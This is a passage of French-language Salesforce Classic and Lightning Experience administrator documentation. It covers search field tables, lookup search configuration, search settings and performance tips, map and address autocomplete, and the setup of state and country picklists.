| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | ✓ | ✓ | | | ✓ |
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | ✓ | | | ✓ |

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : Ordre d'exécution

**Remarque:** Lors de l'utilisation de la recherche de références étendues, si disponible, une option permet d'interroger tous les champs accessibles à la recherche, pas seulement les champs cochés dans la colonne du tableau Recherche de références étendues (par défaut).

Éditions

Disponible avec : Salesforce Classic

Les champs disponibles varient en fonction de l'édition Salesforce dont vous disposez.

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de références standard | Recherche de références étendues (par défaut) | Recherche globale |
|---|---|---|---|---|---|
| `Description` | ✓ | ✓ | ✓ | ✓ | ✓ |
| `Objet` | ✓ | ✓ | ✓ | ✓ | ✓ |
| Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | ✓ | ✓ | | | ✓ |
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | ✓ | | | ✓ |

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Champs de recherche : élément de ligne d'ordre d'exécution

Remarque: Lors de l'utilisation de la recherche de références étendues, si disponible, une option permet d'interroger tous les champs accessibles à la recherche, pas seulement les champs cochés dans la colonne du tableau Recherche de références étendues (par défaut).

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de références standard | Recherche de références étendues (par défaut) | Recherche globale |
|---|---|---|---|---|---|
| `Description` | ✓ | ✓ | ✓ | ✓ | ✓ |
| Tous les champs à numérotation | ✓ | ✓ | | | ✓ |

Éditions

Disponible avec : Salesforce Classic

Les champs disponibles varient en fonction de l'édition Salesforce dont vous disposez.

| Champs de recherche | Recherche du menu latéral | Recherche avancée | Recherche de références standard | Recherche de références étendues (par défaut) | Recherche globale |
|---|---|---|---|---|---|
| automatique personnalisés et les champs personnalisés définis comme ID externes.<br>(il n'est pas nécessaire de saisir les zéros d'en-tête). | | | | | |
| Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue, de zone de texte enrichi, d'e-mail et de téléphone. | | ✓ | | | ✓ |

CONSULTER ÉGALEMENT :

Champs accessibles à la recherche par objet dans Salesforce Classic

## Configuration de la recherche de référence

Choisissez les colonnes visibles par les utilisateurs dans les résultats de recherche de référence.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

Configuration de la recherche de références dans Salesforce Classic

Activez les recherches étendues et l'exécution automatique des recherches et personnalisez les champs de filtre de recherche.

Configuration de la recherche de la boîte de dialogue de référence dans Lightning Experience

Personnalisez les colonnes visibles par les utilisateurs dans les résultats de la recherche de la boîte de dialogue de référence en utilisant le paramètre de personnalisation des présentations de recherche Résultats de recherche. Les utilisateurs ne peuvent pas filtrer avec ces colonnes. Elles ont pour but de fournir une aide contextuelle afin de déterminer quel enregistrement associer.

## Configuration de la recherche de références dans Salesforce Classic

Activez les recherches étendues et l'exécution automatique des recherches et personnalisez les champs de filtre de recherche.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

### Activation des références étendues

Activez les références étendues pour permettre aux utilisateurs d'utiliser des caractères génériques dans leurs références, puis de trier, filtrer et parcourir les résultats. Les références étendues sont disponibles pour les objets Compte professionnel, Contact, Objet personnalisé, Opportunité, Compte personnel, Utilisateur, Ordre d'exécution et Élément de ligne d'ordre d'exécution.

### Spécification des champs de filtre de recherche de références

Une fois les références étendues activées, spécifiez les champs avec lesquels les utilisateurs peuvent filtrer les résultats de recherche. Si vous ne spécifiez aucun champ, vos utilisateurs ne peuvent pas utiliser de filtres dans les boîtes de dialogue de référence étendue.

### Activation de l'exécution automatique de référence

Activez l'exécution automatique de référence pour permettre aux utilisateurs de sélectionner les éléments dans une liste dynamique d'enregistrements correspondants et récemment utilisés, lors de la modification d'un champ de référence. Elle est prise en charge pour les références de compte, de contact, d'utilisateur, d'opportunité et d'objet personnalisé.

## Activation des références étendues

Activez les références étendues pour permettre aux utilisateurs d'utiliser des caractères génériques dans leurs références, puis de trier, filtrer et parcourir les résultats. Les références étendues sont disponibles pour les objets Compte professionnel, Contact, Objet personnalisé, Opportunité, Compte personnel, Utilisateur, Ordre d'exécution et Élément de ligne d'ordre d'exécution.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

AUTORISATIONS UTILISATEUR

Pour activer les références étendues :
- Personnaliser l'application

**Remarque:** Les enregistrements d'objet personnalisé peuvent faire l'objet d'une recherche dans l'interface utilisateur Salesforce uniquement si l'objet personnalisé est associé à un onglet personnalisé. Il n'est pas nécessaire que les utilisateurs ajoutent l'onglet pour l'affichage.

1. Dans Configuration, saisissez *Paramètres de recherche* dans la case Recherche rapide, puis sélectionnez **Paramètres de recherche**.
2. Dans la zone Paramètres de recherche, sélectionnez les objets pour lesquels vous souhaitez activer la fonction de référence étendue. Actuellement, seules les recherches de compte, de contact, d'utilisateur et d'objet personnalisé peuvent utiliser cette fonction.
3. Cliquez sur **Enregistrer**.

Une fois les références étendues activées, spécifiez les champs avec lesquels les utilisateurs peuvent filtrer les résultats de recherche. Si vous ne spécifiez aucun champ, vos utilisateurs ne peuvent pas utiliser de filtres dans les boîtes de dialogue de référence étendue. Les champs configurés pour utiliser les références étendues ne prennent pas en charge les recherches de caractères uniques (sauf pour les recherches en chinois, japonais, coréen et thaï) ni les caractères génériques au début des termes de recherche.

**Remarque:** Si vous activez des références étendues dans votre organisation, elles sont également activées pour toutes les pages Visualforce que vous créez.

CONSULTER ÉGALEMENT :

Configuration de la recherche de références dans Salesforce Classic

## Spécification des champs de filtre de recherche de références

Une fois les références étendues activées, spécifiez les champs avec lesquels les utilisateurs peuvent filtrer les résultats de recherche. Si vous ne spécifiez aucun champ, vos utilisateurs ne peuvent pas utiliser de filtres dans les boîtes de dialogue de référence étendue.

1. Depuis les paramètres de gestion des comptes, contacts, opportunités, utilisateurs ou objets personnalisés, rendez-vous dans Présentations de recherche.
2. Pour la présentation Champs de filtre de recherche, cliquez sur **Modifier**.
3. Utilisez les flèches pour ajouter ou supprimer des champs de la présentation, et pour définir leur ordre d'affichage. Vous pouvez ajouter jusqu'à six champs de filtre à la liste Champs sélectionnés. Pour sélectionner plusieurs champs, maintenez la touche Ctrl ou Maj enfoncée, puis sélectionnez les éléments dans une plage.
4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Configuration de la recherche de références dans Salesforce Classic

Recherche des paramètres de gestion d'objet

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

AUTORISATIONS UTILISATEUR

Pour spécifier des champs de filtre de référence :

- Personnaliser l'application

## Activation de l'exécution automatique de référence

Activez l'exécution automatique de référence pour permettre aux utilisateurs de sélectionner les éléments dans une liste dynamique d'enregistrements correspondants et récemment utilisés, lors de la modification d'un champ de référence. Elle est prise en charge pour les références de compte, de contact, d'utilisateur, d'opportunité et d'objet personnalisé.

1. Dans Configuration, saisissez *Paramètres de recherche* dans la case Recherche rapide, puis sélectionnez **Paramètres de recherche**.
2. Dans la zone Paramètres de recherche, sélectionnez les références d'objet pour lesquelles vous souhaitez activer l'exécution automatique. Actuellement, seules les références de compte, de contact, d'utilisateur et d'objet personnalisé peuvent utiliser cette fonctionnalité.
3. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Configuration de la recherche de références dans Salesforce Classic

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

AUTORISATIONS UTILISATEUR

Pour activer l'exécution automatique de référence :

- Personnaliser l'application

Pour utiliser l'exécution automatique de référence :

- « Modifier » sur l'enregistrement qui comprend le champ de référence

## Configuration de la recherche de la boîte de dialogue de référence dans Lightning Experience

Personnalisez les colonnes visibles par les utilisateurs dans les résultats de la recherche de la boîte de dialogue de référence en utilisant le paramètre de personnalisation des présentations de recherche Résultats de recherche. Les utilisateurs ne peuvent pas filtrer avec ces colonnes. Elles ont pour but de fournir une aide contextuelle afin de déterminer quel enregistrement associer.

Utilisez les **résultats de recherche** dans le paramètre de personnalisation **Présentations de recherche** pour modifier les champs qui apparaissent dans les résultats de la recherche globale et de la recherche de la boîte de dialogue de référence. Il n'est pas nécessaire de mettre à jour séparément les **boîtes de dialogue de référence**.

L'ordre des champs dans la présentation de recherche affecte également le champ secondaire affiché dans les résultats instantanés. Le deuxième champ utilisable, choisi dans cet étape, est affiché comme champ secondaire dans les résultats instantanés. Exemples de champs non utilisables : champ mis en forme en HTML, champs d'image en ligne, champs de listes de sélection ou de texte long.

CONSULTER ÉGALEMENT :

Recherche des paramètres de gestion d'objet dans Lightning Experience

**Éditions**

Disponible avec : Lightning Experience

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

**AUTORISATIONS UTILISATEUR**

Pour spécifier des champs de filtre de référence :
- Personnaliser l'application

## Configuration des paramètres de recherche dans Salesforce Classic

Activez la recherche de contenu de document, l'optimisation de la recherche CJKT, la saisie automatique dans la recherche du menu latéral, et plus encore. Configurez les paramètres de référence et le nombre de résultats de recherche par objet.

Pour modifier les paramètres de recherche de votre organisation, saisissez *Paramètres de recherche* dans la case Recherche rapide, puis sélectionnez **Paramètres de recherche**.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

**AUTORISATIONS UTILISATEUR**

Pour modifier les paramètres de recherche :
- Personnaliser l'application

### Paramètres de recherche

| Champ | Description |
|---|---|
| Activer l'option de recherche « Limiter aux éléments dont je suis responsable » | Si ce paramètre est activé, l'option Limiter aux éléments dont je suis propriétaire est disponible pour les utilisateurs. Elle leur permet d'inclure uniquement les enregistrements dont ils sont propriétaires lors de la saisie de requêtes de recherche dans le menu latéral.<br>Remarque: L'option Limiter aux éléments dont je suis responsable, qui s'affiche dans la recherche avancée, est toujours accessible aux utilisateurs, quel que soit ce paramètre. |
| Activer la recherche de contenus de document | Si ce paramètre est activé, les utilisateurs peuvent effectuer une recherche de documents |

| Champ | Description |
| --- | --- |
| | en texte complet. Lors du téléchargement d'un nouveau document ou du remplacement d'un ancien, son contenu est disponible en tant que termes de recherche pour retrouver le document. Ce paramètre s'applique uniquement aux recherches de l'objet document. |
| `Activez l'optimisation de la recherche si vos contenus sont principalement en japonais, en chinois ou en coréen.` | Si ce paramètre est activé, la recherche est optimisée pour les langues Chinois, Japonais et Coréen dans la recherche du menu latéral. Elle affecte la recherche du menu latéral et la recherche de comptes de **Chercher les duplications** dans un enregistrement de piste de la recherche du menu latéral et de la recherche globale.<br>Remarque: Activez cette option uniquement si les utilisateurs effectuent des recherches essentiellement chinois, en japonais ou en coréen, et si le texte des champs interrogeables s'affiche principalement dans l'une de ces langues. N'activez pas cette option si le contenu et les recherches utilisent principalement d'autres langues. |
| `Utiliser les enregistrements de l'utilisateur récemment affichés pour les recherches vides et par saisie automatique` | Si ce paramètre est activé, la liste des enregistrements renvoyés par une recherche par saisie automatique et une recherche vide d'un utilisateur est récupérée dans les enregistrements d'utilisateur récemment affichés. Ce paramètre s'applique uniquement aux références de l'objet *user*.<br>Si ce paramètre est désactivé, la boîte de dialogue affiche une liste d'enregistrements utilisateur récemment accédés dans l'ensemble de votre organisation. |
| `Activer la liste déroulante de recherche du menu latéral` | Si ce paramètre est activé, une liste déroulante s'affiche dans laquelle les utilisateurs peuvent choisir la recherche dans les balises, dans un objet spécifique ou dans tous les objets. |
| `Activer la saisie automatique dans la recherche du menu latéral` | Si ce paramètre est activé, lorsque les utilisateurs commencent à saisir les termes à rechercher, la recherche du menu latéral affiche une liste correspondante d'enregistrements récemment affichés. |
| `Activer le raccourci des résultats de recherche unique pour le menu latéral et la recherche avancée` | Si ce paramètre est activé, les utilisateurs ignorent la page des résultats de recherche pour accéder directement à la page de détail de l'enregistrement lorsque leurs résultats de recherche ne renvoient qu'un seul élément.<br>Remarque: Ce paramètre ne s'applique pas aux balises, aux commentaires de requête (dans la recherche avancée) et à la recherche globale. Si le résultat de la recherche est une balise unique, un commentaire de requête ou un élément de la recherche globale, la page des résultats de recherche s'affiche toujours. |

| Champ | Description |
| --- | --- |
| Nombre de résultats de recherche affichés par objet | La zone Nombre de résultats de recherche affichés par objet permet de configurer le nombre d'éléments renvoyés pour chaque objet dans la page Résultats de recherche. |
| Paramètres de recherche | La zone Paramètres de référence permet d'activer des références étendues et la saisie automatique de référence pour toute référence étendue d'objet et d'objet personnalisé. |

CONSULTER ÉGALEMENT :

Consignes relatives à l'accélération des recherches

## Configuration des filtres de résultats recherche dans Salesforce Classic

Les administrateurs sélectionnent les filtrent accessibles aux utilisateurs en affinant les résultats de recherche. Le choix de filtres adaptés à chaque objet est important. Il permet aux utilisateurs de parcourir aisément les résultats de recherche jusqu'à l'enregistrement voulu.

1. Dans la liste associée d'un objet, dans la page Résultats de recherche, sélectionnez **Personnaliser** > **Filtres pour tous les utilisateurs**.

   Ou, depuis les paramètres de gestion d'un objet, rendez-vous dans Présentations de recherche puis cliquez sur **Modifier** pour **Champs de filtres de recherche**.

2. Pour sélectionner des colonnes, utilisez **Ajouter** et **Supprimer**.
3. Pour réorganiser les colonnes, utilisez **Haut** et **Bas**.
4. Cliquez sur **Enregistrer**.

Remarque: Les filtres des résultats de recherche définis pour un objet dans l'organisation interne s'appliquent également aux résultats de recherche de cet objet dans les communautés.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

AUTORISATIONS UTILISATEUR

Pour modifier les présentations de recherche :

- Personnaliser l'application

CONSULTER ÉGALEMENT :

Personnalisation des présentations de recherche

Recherche des paramètres de gestion d'objet

## Consignes relatives à la réduction de l'encombrement des recherches

Les utilisateurs signalent-ils des enregistrements qui ne figurent pas leurs résultats de recherche ? Encouragez les utilisateurs à saisir des termes de recherche plus précis et à affiner l'étendue de leurs recherches afin d'obtenir de meilleurs résultats.

Le moteur de recherche applique des limites au nombre d'enregistrements analysés à chaque étape du processus de recherche. Les limitations sont importantes, car elles préservent les performances et protègent l'utilisateur contre les enregistrements inutiles et encombrants. Toutefois, les utilisateurs ne trouvent pas toujours tous les résultats attendus, notamment lorsque l'enregistrement qu'ils recherchent n'est pas pris en compte dans la limite autorisée. Ce comportement est appelé encombrement ou troncature. L'encombrement des recherches se produit généralement dans les cas suivants :

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

- Les utilisateurs disposent d'autorisations ou d'accès limités aux enregistrements. Par conséquent, les enregistrements auxquels ils ont accès peuvent être exclus de l'ensemble de résultats filtrés par les autorisations d'accès.
- Les utilisateurs effectuent des recherches en utilisant un terme correspondant à un grand nombre d'enregistrements. En raison du nombre important de résultats, le moteur de recherche ne peut pas déterminer l'enregistrement spécifique recherché par l'utilisateur.

Les algorithmes de pertinence du moteur de recherche et les autorisations de partage déterminent les enregistrements renvoyé dans les résultats de recherche et l'ordre d'affichage des résultats. Pour éviter l'encombrement et la troncature des recherches :

**Invitez les utilisateurs à utiliser des termes de recherche précis**
Les recherches sont plus efficaces lorsque les utilisateurs saisissent un terme de recherche unique. `Acme Company San Francisco` renvoie des résultats plus pertinents que `Acme`.

**Invitez les utilisateurs à limiter le portée de la recherche**
Lorsque les utilisateurs sont dans la page de résultats de recherche, limitez le champ de recherche au type d'objet de l'enregistrement voulu. Une nouvelle recherche est lancée. Les utilisateurs peuvent obtenir plus de résultats, car la limite définie cible un seul objet.

**Création de vues de liste**
Créez une vue de liste pour un ensemble spécifique de contacts, de documents ou d'autres enregistrements d'objets que vous recherchez de façon récurrente. Le nombre d'enregistrements n'est pas limité pour les vues de liste, mais un ordre d'affichage est défini. Des règles de partage s'appliquent également.

CONSULTER ÉGALEMENT :

Limitations SOSL

## Consignes relatives à l'accélération des recherches

La désactivation de la recherche des objets personnalisés et des objets externes, et la planification des chargements en masse pendant les heures creuses permet d'accélérer les recherches.

Les enregistrements sont inclus dans les résultats de recherche uniquement si le champ de l'objet qui contient les informations correspondant au terme de la recherche est interrogeable.

Après la création ou la mise à jour de l'enregistrement d'un objet interrogeable, il peut falloir jusqu'à 15 minutes ou plus pour que le texte mis à jour puisse faire l'objet d'une recherche.

Pour que les recherches soient plus rapides au sein de votre organisation :

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

**Désactivez la recherche pour les objets personnalisés sur lesquels vos utilisateurs n'effectuent pas de recherche active**
Sélectionnez les objets personnalisés dans lesquels vos utilisateurs peuvent effectuer des recherches en activant le paramètre **Autoriser la recherche** dans la page de configuration de l'objet personnalisé. Si vous n'avez pas besoin d'effectuer des recherches dans les enregistrements d'un objet personnalisé, désactivez la recherche pour cet objet. Activer la recherche dans un objet personnalisé dont vos utilisateurs n'ont pas besoin ralentit les recherches dans l'ensemble de votre organisation.

Par défaut, la recherche est désactivée pour les nouveaux objets personnalisés. La désactivation de la recherche n'affecte pas les rapports et les vues de liste.

Remarque: Les enregistrements d'objet personnalisé peuvent faire l'objet d'une recherche dans l'interface utilisateur Salesforce uniquement si l'objet personnalisé est associé à un onglet personnalisé. Il n'est pas nécessaire que les utilisateurs ajoutent l'onglet pour l'affichage.

**Désactivez la recherche pour les objets externes sur lesquels vos utilisateurs n'effectuent pas de recherche active**
Pour désactiver la recherche d'un objet externe, désélectionnez `Autoriser la recherche` dans sa page de configuration Pour inclure un objet externe dans les recherches SOSL et Salesforce, activez la recherche aussi bien dans l'objet externe que dans la source de données externe.

Par défaut, la recherche est désactivée pour les nouveaux objets externes. Vous pouvez néanmoins valider et synchroniser une source de données externe pour créer automatiquement des objets externes. La synchronisation active toujours la recherche dans l'objet externe lorsque la recherche est activée à la source de données externe, et inversement.

De la même façon qu'avec les objets personnalisés, toute définition inutile d'un objet externe comme accessible à la recherche peut ralentir les recherches dans votre organisation.

**Evitez d'effectuer de nombreuses modifications significatives à la fois dans votre organisation**

La création ou la mise à jour de nombreux enregistrements en même temps, via des importations de données par exemple, augmente la durée nécessaire pour que chaque enregistrement devienne interrogeable. Si vous avez une grande organisation avec de nombreux utilisateurs qui effectuent fréquemment des mises à jour simultanées, planifiez des chargements de masse et des processus d'arrière-plan à exécuter pendant les heures creuses.

# Fourniture de services de cartographie et de localisation

Les services de cartographie et de localisation utilisent Google Maps pour afficher des cartes dans les champs d'adresse standard, activent la création de cartes Visualforce et facilitent la saisie de nouvelles adresses avec la saisie automatique.

Pour créer une image de carte, une adresse doit inclure les champs de la rue et de la ville, et le département, le code postal ou le pays. Si des informations sont manquantes dans un champ d'adresse, aucune carte n'est affichée dans la page de détail de l'enregistrement.

L'image d'une carte dans une adresse est statique. Cependant, un clic sur l'image ouvre Google Maps dans un nouvel onglet de navigateur sur un ordinateur bureau et une application de cartographie sur un appareil mobile.

Si l'accès hors ligne à Salesforce1 est activé pour votre organisation, aucune carte ne s'affiche lorsque l'appareil d'un utilisateur est hors ligne.

Pour activer les services de cartographie et de localisation de votre organisation :

1. Dans Configuration, saisissez *Mappages* dans la case `Recherche rapide`, puis sélectionnez **Mappages et paramètres de localisation** et cliquez sur **Modifier**.
2. Sélectionnez `Activer les services de cartographie et de localisation`.
3. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres des cartes et de localisation :

- Personnaliser l'application

## Saisie automatique dans les champs d'adresse standard

Lorsque la saisie automatique est activée dans les adresses standard, les utilisateurs de Salesforce1 peuvent saisir un texte dans les champs d'adresse standard et afficher les adresses correspondantes possibles dans une liste de sélection.

## Sélection de la région et du pays dans des listes de sélection par les utilisateurs

Les listes de sélection de régions et de pays permettent aux utilisateurs de sélectionner des régions et des pays à partir de listes prédéfinies et normalisées, au lieu de saisir les données correspondantes dans des champs de texte. Les listes de sélection de régions/provinces et de pays accélèrent et facilitent la saisie des données. Elles offrent des données mises à jour qui peuvent être exploitées par d'autres fonctionnalités, par exemple dans les rapports et les tableaux de bord. Elles protègent l'intégrité des données en évitant les typos, les orthographes alternatives et les données erronées, même dans les enregistrements mis à jour via l'API.

## Saisie automatique dans les champs d'adresse standard

Lorsque la saisie automatique est activée dans les adresses standard, les utilisateurs de Salesforce1 peuvent saisir un texte dans les champs d'adresse standard et afficher les adresses correspondantes possibles dans une liste de sélection.

Dans les listes de sélection d'adresses, les résultats de la saisie automatique sont optimisés pour les pays suivants :

- États-Unis
- Japon
- Royaume-Uni
- Canada
- Australie
- Allemagne
- France
- Pays-Bas
- Brésil
- Espagne
- Russie
- Suède

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres des cartes et de localisation :

- Personnaliser l'application

Pour activer la saisie automatique dans les champs d'adresse standard :

1. Dans Configuration, saisissez *Mappages* dans la case `Recherche rapide`, puis sélectionnez **Mappages et paramètres de localisation** et cliquez sur **Modifier**.
2. Sélectionnez `Activer la saisie automatique dans les champs d'adresse standard`.
3. Cliquez sur **Enregistrer**.

Remarque:

- La saisie automatique des champs d'adresse standard est disponible pour toutes les versions de Salesforce1 et de Lightning Experience.

## Sélection de la région et du pays dans des listes de sélection par les utilisateurs

Les listes de sélection de régions et de pays permettent aux utilisateurs de sélectionner des régions et des pays à partir de listes prédéfinies et normalisées, au lieu de saisir les données correspondantes dans des champs de texte. Les listes de sélection de régions/provinces et de pays accélèrent et facilitent la saisie des données. Elles offrent des données mises à jour qui peuvent être exploitées par d'autres fonctionnalités, par exemple dans les rapports et les tableaux de bord. Elles protègent l'intégrité des données en évitant les typos, les orthographes alternatives et les données erronées, même dans les enregistrements mis à jour via l'API.

Les régions/provinces et pays dans les listes de sélection sont basés sur les valeurs de la norme ISO-3166, qui garantit leur compatibilité avec d'autres applications.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de Database.com

Les listes de sélection de région/province et de pays sont disponibles dans les champs d'expédition, de facturation, d'e-mail, et dans « d'autres » champs d'adresse des objets standard compte, membres de campagne, contact, contrat, piste, commande, comptes personnels, devis et contrats de service. Les listes de sélection sont également disponibles pour la gestion

des utilisateurs et des entreprises dans la Configuration. Utilisez les listes de sélection pour sélectionner d'abord le pays, puis les options qui renseignent automatiquement les listes de sélection de région ou de province.

Vous pouvez utiliser les listes de sélection de régions et de pays dans la plupart des emplacements où des champs de région et de pays sont disponibles dans Salesforce, y compris :

- Pages de modification d'enregistrement et de détail
- Vues de liste, rapports et tableaux de bord
- Filtres, fonctions, règles et attributions

Les listes de sélection de régions et de pays peuvent également faire l'objet de recherches, et sont prises en charge dans le Système de traduction.

## Limitations des listes de sélection de régions et de pays

Les listes de sélection de régions/provinces et de pays comprennent 239 pays par défaut. Elles comprennent également les états, provinces ou comtés des États-Unis, du Canada, d'Australie, du Brésil, de Chine, d'Inde, d'Irlande, d'Italie et du Mexique. Les listes de sélection de régions/provinces et de pays qui contiennent plus de 1 000 entrées peuvent entraîner une réduction des performances. Les listes de sélection de régions et de pays ne fonctionnent pas avec :

- Salesforce to Salesforce
- Version mobile de Salesforce Classic
- Connect Offline
- Visual Workflow ou ensembles de modifications
- Index personnalisés

Si votre organisation utilise Data.com, les enregistrements Data.com peuvent inclure des régions et des pays qui ne figurent pas dans les listes de sélection standard. Vous devez ajouter ces régions et pays à la liste de sélection pour permettre aux utilisateurs de Data.com d'ajouter ou de mettre à jour ces enregistrements. Les régions/provinces et pays que vous devez ajouter à la liste de sélection, si votre organisation les utilise, sont les suivants :

- Samoa américaines (AS)
- Guam (GU)
- Hong Kong (HK)
- Îles Marshall (MH)
- Antilles néerlandaises (AN)
- Îles Mariannes du Nord (MP)
- Serbie et Monténégro (CS)
- Îles mineures éloignées des États-Unis (UM)

Les étiquettes des listes de sélection, pas les valeurs de code, sont affichées dans les champs de région et de pays des rapports. Pour afficher les abréviations des valeurs de code partout où vos utilisateurs affichent des noms de régions/provinces et de pays, remplacez manuellement vos étiquettes Nom de la région ou Nom du pays par des valeurs de code (pour consulter des instructions de modification, reportez-vous à Configuration de listes de sélection de régions/provinces et de pays à la page 450). Vous pouvez accéder aux valeurs de code de région/province et de pays de vos enregistrements en utilisant les champs `StateCode` et `CountryCode` dans le Workbench ou Data Loader.

## Mise en œuvre des listes de sélection de régions et de pays

Voici comment passer de champs de texte de régions et de pays à des listes de sélection de régions et de pays.

1. Configurez les valeurs de régions et de pays que vous souhaitez utiliser dans votre organisation.

Cette étape est vivement recommandée, car elle permet de personnaliser les valeurs de région/province et de pays. Elle préserve le fonctionnement des données de région/province et de pays avec les systèmes tiers que vous avez intégrés à Salesforce.

2. Scannez les données et les personnalisations de votre organisation pour observer les conséquences de la migration.

   Convertissez les données et mettez à jour les personnalisations, comme les vues de liste, les rapports et les règles de workflow, afin de garantir leur fonctionnement avec le nouveau type de champ.

3. Convertissez les données existantes.

   Le processus de conversion permet de mapper les diverses valeurs de votre organisation avec les valeurs de listes de sélection standard. Par exemple, vous pouvez mapper U.S., USA et États-Unis avec US.

4. Activez les listes de sélection pour vos utilisateurs.

   Si vous activez les listes de sélection de régions/provinces et de pays sans configurer de valeurs, sans analyser votre organisation et sans convertir les données existantes, les utilisateurs peuvent utiliser les listes de sélection dans les nouveaux enregistrements. Cependant, les données existantes ne sont pas compatibles avec le nouveau format, ce qui peut compromettre la cohérence et l'intégrité des données entre les deux formats de champ.

5. Vous pouvez effectuer une nouvelle analyse, et corriger les personnalisations ou les enregistrements créés ou modifiés depuis la dernière analyse.

Pour un guide pas à pas de mise en oeuvre de listes de sélection de régions et de pays, reportez-vous à Mise en oeuvre de listes de sélection de régions et de pays.

Intégration de valeurs pour des listes de sélection de régions/provinces et de pays

Une valeur d'intégration est une valeur de texte personnalisable associée à un code de région/province ou de pays. Les valeurs d'intégration de régions/provinces et de pays standard appliquent par défaut les noms de régions/provinces et de pays de la norme ISO officielle. Les valeurs d'intégration fonctionnent de la même façon que les noms d'API des champs et des objets personnalisés. La configuration de valeurs d'intégration permet de préserver le fonctionnement des intégrations que vous avez configurées avant d'activer les listes de sélection de régions/provinces et de pays.

Configuration des listes de sélection de régions/provinces et de pays

La configuration des listes de sélection de régions et de pays consiste à sélectionner les régions et les pays que vous souhaitez rendre disponibles dans votre organisation Salesforce. Les éléments sélectionnés sont disponibles pour des opérations d'importation de données, pour l'utilisation de systèmes externes et l'accès à des données de listes de sélection depuis l'API de métadonnées.

Pays standard pour les listes de sélection d'adresses

Modification des informations sur les régions et les pays

Liste de sélection de régions/provinces et de pays, et API de métadonnées

Si vous modifiez de nombreuses valeurs d'intégration de listes de sélection de régions/provinces et de pays, l'utilisation de l'API de métadonnées est plus efficace que la modification de valeurs dans la Configuration.

Préparation de l'analyse des données et des personnalisations de régions/provinces et de pays

Avant de basculer des champs de régions et de pays de texte vers les listes de sélection de régions et de pays normalisées, analysez votre organisation afin d'évaluer l'impact des modifications sur elle. Ce processus de découverte vous montre où et comment les données des états et des pays apparaissent dans votre organisation. Ce processus montre également où ces données sont utilisées dans les personnalisations, par exemple dans les vues de listes et les rapports. Après examen des résultats de l'analyse, vous pouvez planifier la conversion des données, la mise à jour de vos personnalisations et l'activation des listes de sélection de régions et de pays.

Analyse des données de régions et de pays, et des personnalisations

Préparation de la conversion des données de région et de pays

Conversion des données de région et de pays

Pour convertir des données de texte de région et de pays existantes vers des valeurs compatibles avec la liste de sélection, vous sélectionnez des valeurs de texte spécifiques, puis choisissez les valeurs standard avec lesquelles vous souhaitez les mapper. Par exemple, vous pouvez sélectionner toutes les occurrences de « USA », puis les modifier en « États-Unis ».

Activations et désactivation des listes de sélection de régions/provinces et de pays

Lorsque vous activez les listes de sélection de régions et de pays, elles sont immédiatement disponibles pour les utilisateurs. Cependant, le renseignement des champs de code ISO par Salesforce dans les enregistrements existants peut prendre du temps. Si des utilisateurs tentent de modifier la région ou le pays dans un enregistrement avant que le champ de code soit renseigné, ils sont invités à sélectionner une valeur de code.

Logique de synchronisation des champs de liste de sélection de régions/provinces et de pays

Lors de la sauvegarde d'enregistrements contenant des valeurs de liste de sélection de régions/provinces et de pays, Salesforce synchronise les valeurs de code et d'intégration des enregistrements pour les régions/provinces et les pays. Vous ne pouvez pas modifier directement les valeurs d'intégration de régions/provinces et de pays dans les pages de détail des enregistrements. Vous pouvez modifier directement les valeurs d'intégration de régions/provinces et de pays des enregistrements à l'aide de workflows, d'un code Apex, d'intégrations API, etc.

Messages d'erreur des listes de sélection de régions/provinces et de pays

Lorsque vous tentez de sauvegarder des enregistrements contenant des valeurs de code et de texte de régions/provinces et de pays qui ne correspondent pas, diverses erreurs peuvent être renvoyées. Les informations ci-dessous précisent ces messages d'erreur.

## Intégration de valeurs pour des listes de sélection de régions/provinces et de pays

Une valeur d'intégration est une valeur de texte personnalisable associée à un code de région/province ou de pays. Les valeurs d'intégration de régions/provinces et de pays standard appliquent par défaut les noms de régions/provinces et de pays de la norme ISO officielle. Les valeurs d'intégration fonctionnent de la même façon que les noms d'API des champs et des objets personnalisés. La configuration de valeurs d'intégration permet de préserver le fonctionnement des intégrations que vous avez configurées avant d'activer les listes de sélection de régions/provinces et de pays.

Éditions

